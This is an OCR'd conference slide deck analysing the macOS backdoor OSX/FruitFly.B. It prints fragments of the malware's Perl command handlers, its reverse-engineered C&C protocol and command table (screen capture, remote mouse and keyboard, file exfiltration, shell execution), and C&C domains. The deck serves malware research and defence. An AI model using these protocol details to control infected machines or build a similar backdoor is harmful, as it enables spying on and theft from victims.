
relevant subroutines

args (cmd,?) via stdin


```
# procMonitor

new process:
 pid=3237
 path=/private/tmp/client
 args=none
 ancestors=(1, 3233)
```

COMMAND #2

oh; screen capture!



response to (cmd #2,0);
sends back 1MB+



wireshark capture

```
$ du -h response.unknown
1.4M

$ hexdump -C response.unknown

00000000  89 50 4e 47 0d 0a 1a 0a  |.PNG....|
00000008  00 00 00 0d 49 48 44 52  |....IHDR|
...

$ file response.unknown
PNG image data, 1245 x 768, 8-bit/color RGB
```

looks like a .png!

screen capture

COMMAND #2


that second byte?

task away:

```
cmd #2, 0
cmd #2, 1
cmd #2, 8
cmd #2, 32
cmd #2, 64
cmd #2, 128
cmd #2, 255
```

param	size	type	color	resolution
0	1.4MB	PNG	color	high
1	64KB	PNG	black & white	low
8	788KB	PNG	black & white	high
9	1.4MB	PNG	color	high
10	60KB	JPEG	color	low
64	168KB	JPEG	color	medium
110	1.2MB	JPEG	color	high
111+	1.4MB	PNG	color	high

subcommand (byte #2) impact



cmd #2, 1 (low-res B&W png)

cmd #2, 10 (low-res color jpg)

COMMAND #8

...the mouse moved!


```
#command 8
elsif ( $D == 8 ){

  #recv 9 bytes
  my ( $Z, $C ) = ( J 9 );

  if ( V( v8 . $Z ) &&
       defined($C = E(1)) ){
       G(ord($C) ? v8 : v0.10);
  }
}
```

direction	size	value
recv	1 byte	commmand, 8
recv	9 bytes	?
send	1 || 2 bytes	command, 8 || 0, 10

response provides no insight into command :(


command #8's protocol

command #8




```
# ./sniff

event: kCGEventMouseMoved
(x: 123.000000, y: 456.000000)
```

mouse move (x,y)




...and action!

COMMAND #8

...that second byte?

task away:

```
cmd #8, 0 (123,456)
cmd #8, 1 (123,456)
cmd #8, 2 (123,456)
...
cmd #8, 7 (123,456)
```




sub-cmd	description
0	move
1	left click (up & down)
2	left click (up & down)
3	left double click
4	left click (down)
5	left click (up)
6	right click (down)
7	right click (up)

command #8, sub commands

note that:

- mouse is moved, then action
- down (#4) + then move (#0) + then up events (#5) = 'drag'

```
# ./sniff

event: kCGEventLeftMouseDown
(x: 123.000000, y: 456.000000)

event: kCGEventLeftMouseDragged
(x: 0.000000, y: 0.000000)

event: kCGEventLeftMouseUp
(x: 0.000000, y: 0.000000)
```



...and action!

COMMAND #12

all things files

```
#command 12
elsif ( $D == 12 ) {

 #recv 1 byte
 my $Z = ord J 1;
 my ( $S, $p ) = ( H, '' );

 if ( $Z == 0 ) { $p = K( -e $S ) }

 elsif ( $Z == 4 ) { $p = Y( -s $S ) }
 ...

 G v12 . chr($Z) . Z($S) . $p;
}
```

command #12

direction	size	value
recv	1 byte	commmand, 12
recv	1 byte	?
recv	variable	?
send	1	command, 12
send	1 byte	? (same as recv)
send	variable	? (same as recv)
send	variable	result

command #12's protocol

```
$ python server.py 1337
...

client connected: '192.168.0.13'

selected command: 12
sending command 12 with 0 & 'foo'

response:
byte:   12 (command)
string: 'foo'
byte:   0


selected command: 12
sending command 12 with 0 & '/tmp'

response:
byte:   12 (command)
string: '/tmp'
byte:   1
```

tasking (command #12)

```
# fs_usage -w -f filesystem | grep perl
stat64    [  2]    foo     perl5

stat64    [  2]    /tmp    perl5
```

file i/o events

1st: 'foo'
2nd: '/tmp'

COMMAND #12

all things files

task away:

```
cmd #12, 0 ('/tmp/foo')
cmd #12, 1 ('/tmp/foo')
...
cmd #12, 9 ('/tmp/foo')
```

sub-cmd	description
0	exist?
1	delete
2	rename (move)
3	copy
4	size of
5	not implemented
6	read
7	write
8	attributes ('ls -a')
9	attributes ('ls -al')

command #12, sub commands

```
# fs_usage -w -f filesystem | grep perl

unlink    /tmp/foo     perl5
```

sub-command #1 (delete)

```
# fs_usage -w -f filesystem | grep perl

open     F=5    (_WC_T_)     /tmp/foo    perl5
lseek    F=5    <SEEK_CUR>                perl5
write    F=5    B=0x3                     perl5
close    F=5                              perl5
```

sub-command #7 (write)

```
# procMonitor

new process:
 pid=3248
 path=/bin/ls
 args=('-al', '/tmp/foo')
```

```
$ python server.py 1337

sending command 12 with 9 & '/tmp'

response:
byte: 12 (command)
string: 'lrwxr-xr-x@ 1 root  wheel
11 Sep 22  2016 /tmp -> private/tmp'
```

sub-command #9 ('ls -al')

COMMAND #16/17

keyboard events

```
#command 16 / 17
elsif ( $D == 16 || $D == 17 ) {

    #recv 1 byte
    my $Z = J 1;
    G(v0.23)
    if !V( chr($D) . $Z );
}
```

command #16/17


direction	size	value
recv	1 byte	commmand, 16 || 17
recv	1 byte	?
send	2 bytes	0, 23 (only error)

command #16/17's protocol

task away:

cmd #16, 0
cmd #16, 1
...
cmd #16, 65

cmd #17, 65



nothing...
no bytes sent

file write
/tmp/client

proc exec
/tmp/client

keyboard events

```
# sniff

event: kCGEventKeyDown
keycode: 0x0/'a'
```

cmd #16, 65

```
# sniff

event: kCGEventKeyUp
keycode: 0x0/'a'
```

cmd #17, 65

remote typing

COMMANDS


osx/fruitfly.b; fully deconstructed :)

cmd	sub-cmd	description
0		do nothing
2		screen capture (PNG, JPEG, etc)
3		screen bounds
4		host uptime
6		evaluate perl statement
7		mouse location
8		mouse action
	0	move mouse
	1	left click (up & down)
	2	left click (up & down)
	3	left double click
	4	left click (down)
	5	left click (up)
	6	right click (down)
	7	right click (up)
11		working directory
12		file action
	0	does file exist?
	1	delete file
	2	rename (move) file
	3	copy file
	4	size of file
	5	not implemented
	6	read & exfiltrate file
	7	write file
	8	file attributes (ls -a)
	9	file attributes (ls -al)

cmd	sub-cmd	description
13		malware's script location
14		execute command in background
16		key down
17		key up
19		kill malware's process
21		process list
22		kill proces
26		read string (command not fully implemented?)
27		directory actions
	0	do nothing
	2	directory listing
29		read byte (command not fully implemented?)
30		reset connection to trigger reconnect
35		get host by name
43		string' action
	'alert'	set alert to trigger when user is active
	'scrn'	toggle method of screen capture
	'vers'	malware version
	<string>	execute shell command
47		connect to host

TRAPPING FRUIT FLIES

let's play a little game



Synack

ABOUT THOSE BACKUP C&C SERVERS


oh f***; they are available!

```
#decode c&c backup servers
for my $B ( split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...') )
{
  push @e, map $_ . $B, split /a/, M(‘dql-lwslk-bdql...’);
}
```

```
$ ping eidk.hopto.org

PING eidk.hopto.org
(127.0.0.1) : 56 data bytes
```

primary; 'offline'

backup c&c servers
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
fxxxxxx.hopto.org
fxxxxxx.duckdns.org
fxxxxxx.hopto.org
fxxxxxx.duckdns.org



{ primary c&c servers are all taken
...and are offline

addresses of backup ones all available

ANYBODY THERE?

register c&c server

'hxxxxx.hopto.org'
'fxxxxxx.hopto.org'
...

1

register

2

start custom c&c server

3

...yikes

user name &
computer name

geolocation


~400 victims
(in ~2 days)

~90% in the USA

now involved


CONCLUSIONS

wrapping this up



Analyzing OSX/FruitFly.B

...just by asking the right questions



results:

macOS monitoring tools ✓

full analysis of OSX/FruitFly.B ✓

eidk.hopto.org


hxxxxx.hopto.org

OBJECTIVE-SEE (.COM)

free security tools!

Objective-See

support it :)
www.patreon.com/objective_see



"providing visibility to the core"

TaskExplorer

Hijack Scanner

KnockKnock

BlockBlock

KextViewr

RansomWhere?

Ostiarius

Questions & Answers

contact me any time :)

@patrickwardle

patrick@synack.com

speakerdeck.com/patrickwardle

Objective-See


patreon.com/objective_see

Synack ➡ join the red team!

www.synack.com/red-team

CREDITS

mahalo :)



images

- FLATICON.COM
- ICONMONSTR.COM
- ICONEXPERIENCE.COM

